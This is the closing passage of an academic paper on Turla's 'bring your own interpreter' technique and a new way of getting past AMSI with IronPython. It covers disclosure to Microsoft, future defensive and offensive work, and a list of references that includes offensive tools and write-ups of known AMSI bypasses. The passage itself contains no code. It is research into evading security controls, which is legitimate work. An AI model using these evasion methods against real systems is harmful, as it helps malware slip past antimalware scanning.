could inform a primitive detection capability, no complete detection mechanism currently exists. Microsoft would need to re-engineer how AMSI interacts with the DLR to truly prevent a BYOI attack. For this reason, the security concerns have been formally disclosed to Microsoft, where their response was understandably limited to the following: “bypassing AMSI is not considered a vulnerability, because AMSI is loaded into each process individually and thus modifying it is modifying a program’s own attributes.”

7.1 Future Work

The research presented in this article could be extended in two ways. First, a reliable defensive measure needs to be developed that can be used to instrument AMSI within a dynamic language engine. This defensive research would require modifications to the assembly loading process but would significantly increase the ability of AMSI to detect threats that are using the DLR offensively. Second, from an offensive perspective, extending the P/Invoke method to D/Invoke with IronPython can demonstrate another novel evasion method, given additional analysis was conducted on the POC.

In conclusion, this article presented a detailed analysis of Turla’s BYOI TTP and how it was implemented within IronNetInjector. In addition, this article presented and examined a novel AMSI evasion methodology using IronPython and demonstrated specific .NET security concerns that current threats could be utilizing. Code and examples are available on GitHub at <https://github.com/Air-Force-Institute-of-Technology/IronNetInjector>.

REFERENCES

- [1] Alvin Ashcraft and Nick Bassett. 2021. AMSI_RESULT enumeration (amsi.h). Retrieved from https://learn.microsoft.com/en-us/windows/win32/api/amsi/ne-amsi-amsi_result. Accessed on: October 25, 2022.
- [2] Alvin Ashcraft, Mike Jacobs, and Michael Satran. 2019. Antimalware Scan Interface (AMSI). Retrieved from <https://docs.microsoft.com/en-us/windows/desktop/amsi/antimalware-scan-interface-portal>. Accessed on: August 23, 2019.
- [3] Adrien Bataille. 2020. Turla loader using IronPython? Retrieved from https://twitter.com/Int2e_/status/1300380799334854658. Accessed on: August 31, 2020.
- [4] Daniel Bohannon and Lee Holmes. 2017. PowerShell obfuscation detection using science. Retrieved from <https://www.blackhat.com/docs/us-17/thursday/us-17-Bohannon-Revoke-Obfuscation-PowerShell-Obfuscation-Detection-And%20Evasion-Using-Science-wp.pdf>. Accessed on: February 26, 2023.
- [5] Matthew Brennan. 2021. Snakes on a domain: An analysis of a python malware loader. Retrieved from <https://www.huntress.com/blog/snakes-on-a-domain-an-analysis-of-a-python-malware-loader>. Accessed on: February 26, 2023.
- [6] Ryan Cobb. 2020. Covenant. Retrieved from <https://github.com/cobbr/Covenant>. Accessed on: Sep 20, 2022.
- [7] DrunkBinary. 2021. Turla Samples. Retrieved from <https://twitter.com/DrunkBinary/status/1349759986595995653>. Accessed on: January 14, 2021.
- [8] Daniel Duggan. 2021. Memory Patching AMSI Bypass. Retrieved from <https://rastamouse.me/memory-patching-amsi-bypass>. Accessed on: October 19, 2022.
- [9] Alien Vault Open Threat Exchange. 2018. Analysis Overview: 50c0bf9479efc93fa9cf1aa99bdca923273b71a1. Retrieved from <https://otx.alienvault.com/indicator/file/50c0bf9479efc93fa9cf1aa99bdca923273b71a1>. Accessed on: October 22, 2022.
- [10] Matthieu Faou and Romain Dumont. 2019. A dive into Turla PowerShell usage. Retrieved from <https://www.welivesecurity.com/2019/05/29/turla-powershell-usage/>. Accessed on: May 29, 2019.
- [11] Michael J. Foord and Christian Muirhead. 2009. *Ironpython in Action*. Manning.
- [12] .NET Foundation. 2022. Memory Patching AMSI Bypass. Retrieved from <https://github.com/dotnet/runtime/blob/57bfe474518ab5b7cfe6bf7424a79ce3af9d6657/src/coreclr/vm/amsi.cpp>. Accessed on: October 20, 2022.
- [13] Matt Graeber. 2016. AMSI bypass in a single tweet. Retrieved from <https://twitter.com/mattifestation>. Accessed on: October 23, 2022.
- [14] Jennifer Hamilton. 2003. Language integration in the common language runtime. *SIGPLAN Not.* 38, 2 (Feb.2003), 19–28. <https://doi.org/10.1145/772970.772973>
- [15] Lee Holmes. 2015. *Advances in Scripting Security and Protection in Windows 10*. Technical Report. Retrieved from <https://devblogs.microsoft.com/powershell/wp-content/uploads/sites/30/2019/02/Scripting-Security-and-Protection-Advances-in-Windows-10.docx>.
- [16] Jim Hugunin. 2007. Bringing dynamic languages to .NET with the DLR. In *Proceedings of the Symposium on Dynamic Languages (DLS’07)*. Association for Computing Machinery, New York, NY, 101. [10.1145/1297081.1297083](https://doi.org/10.1145/1297081.1297083)
- [17] Martin Karing. Mkaring/confuserex: An open-source, Free Protector for NET.NET applications. Retrieved from <https://github.com/mkaring/ConfuserEx>.

- [18] Maor Korkos. 2022. AMSI unchained: Review of known AMSI bypass techniques and introducing a new one. Blackhat Asia 2022. Retrieved from <https://i.blackhat.com/Asia-22/Friday-Materials/AS-22-Korkos-AMSI-and-Bypass.pdf>.
- [19] Iron Languages. 2022. Memory Patching AMSI Bypass. Retrieved from <https://ironpython.net/>. Accessed on: October 20, 2022.
- [20] Tal Liberman. 2018. The rise and fall of AMSI. Blackhat Asia 2018. Retrieved from <https://i.blackhat.com/briefings/asia/2018/asia-18-Tal-Liberman-Documenting-the-Undocumented-The-Rise-and-Fall-of-AMSI.pdf>.
- [21] Mandiant. 2022. M-Trends 2022: Mandiant Special Report. Retrieved from <https://www.mandiant.com/media/15671F>. Accessed on: October 28, 2022.
- [22] Microsoft. 2020. PowerShell. Retrieved from <https://github.com/PowerShell/PowerShell/blob/8d453da283162a32f0296b49068c247b2d41b315/src/System.Management.Automation/security/SecuritySupport.cs>. Accessed on: October 23, 2022.
- [23] MITRE. 2023. Command and Scripting Interpreter: PowerShell. Retrieved from <https://attack.mitre.org/techniques/T1059/001/>. Accessed on: March 9, 2023.
- [24] MITRE. 2023. Reflective code loading. Retrieved from <https://attack.mitre.org/techniques/T1620/>. Accessed on: March 9, 2023.
- [25] NSA, CISA, NZ-NCSC, and NCSC-UK. 2022. Keeping PowerShell: Security Measures to Use and Embrace. Retrieved from https://media.defense.gov/2022/Jun/22/2003021689/-1/-1/1/CSI_KEEPING_POWERSHELL_SECURITY_MEASURES_TO_USE_AND_EMBRACE_20220622.PDF. Accessed on: October 28, 2022.
- [26] Pierluigi Paganini. 2019. Croatia government agencies targeted with news SilentTrinity malware. Retrieved from <https://securityaffairs.co/wordpress/88021/apt/croatia-government-silenttrinity-malware.html>. Accessed on: October 29, 2022.
- [27] David Pine et al. 2022. Assemblies in .NET. Retrieved from <https://learn.microsoft.com/en-us/dotnet/standard/assembly/>. Accessed on: September 8, 2022.
- [28] Dominik Reichel. 2021. IronNetInjector: Turla's New Malware Loading Tool. Retrieved from <https://unit42.paloaltonetworks.com/ironnetinjector/>. Accessed on: Feb. 19, 2021.
- [29] Anthony Rose, Jacob Krasnov, and Vincent Rose. 2022. Empire: Post-Exploitation Framework. Retrieved from <https://github.com/BC-SECURITY/Empire/blob/master/empire/server/bypasses/LibermanBypass.yaml>. Accessed on: October 28, 2022.
- [30] Marcello Salvati. 2019. IronPython...OMFG: Introducing BYOI payloads (bring your own interpreter). Hack in Paris. Retrieved from https://hackinparis.com/data/slides/2019/talks/HIP2019-Marcello_Salvati-Ironpython_Omfg.pdf.
- [31] Marcello Salvati. 2022. Red teamer's Cookbook: BYOI (bring your own interpreter). Retrieved from <https://www.blackhillsinfosec.com/red-teamers-cookbook-byoi-bring-your-own-interpreter/>. Accessed on: February 26, 2023.
- [32] Jeff Schwartz et al. 2021. Hosting (Unmanaged API Reference). Retrieved from <https://learn.microsoft.com/en-us/dotnet/framework/unmanaged-api/hosting/>. Accessed on: September 15, 2021.
- [33] Zach Stein. 2020. Bring your own interpreter (BYOI). Retrieved from <https://synzack.github.io/Bring-Your-Own-Interpreter/>. Accessed on: February 26, 2023.
- [34] TheWover. 2019. Donut. Retrieved from <https://github.com/TheWover/donut>. Accessed on: Sep 5, 2019.
- [35] Theodore Tsirpanis and Stephen Toub. 2022. The Book of the Runtime. Retrieved from <https://github.com/dotnet/runtime/tree/main/docs/design/coreclr/botr>. Accessed on: February 26, 2023.
- [36] Genevieve Warren et al. 2021. What is "managed code"? Retrieved from <https://learn.microsoft.com/en-us/dotnet/standard/managed-code>. Accessed on: September 15, 2021.
- [37] Genevieve Warren et al. 2022. Common Language Runtime (CLR) overview. Retrieved from <https://learn.microsoft.com/en-us/dotnet/standard clr>. Accessed on: September 8, 2022.
- [38] Genevieve Warren et al. 2022. Consuming Unmanaged DLL Functions. Retrieved from <https://learn.microsoft.com/en-us/dotnet/framework/interop/consuming-unmanaged-dll-functions>. Accessed on: October 25, 2022.
- [39] Genevieve Warren et al. 2022. Interoperating with unmanaged code. Retrieved from <https://learn.microsoft.com/en-us/dotnet/framework/interop/>. Accessed on: March 11, 2022.

Received 16 November 2022; revised 16 March 2023; accepted 11 May 2023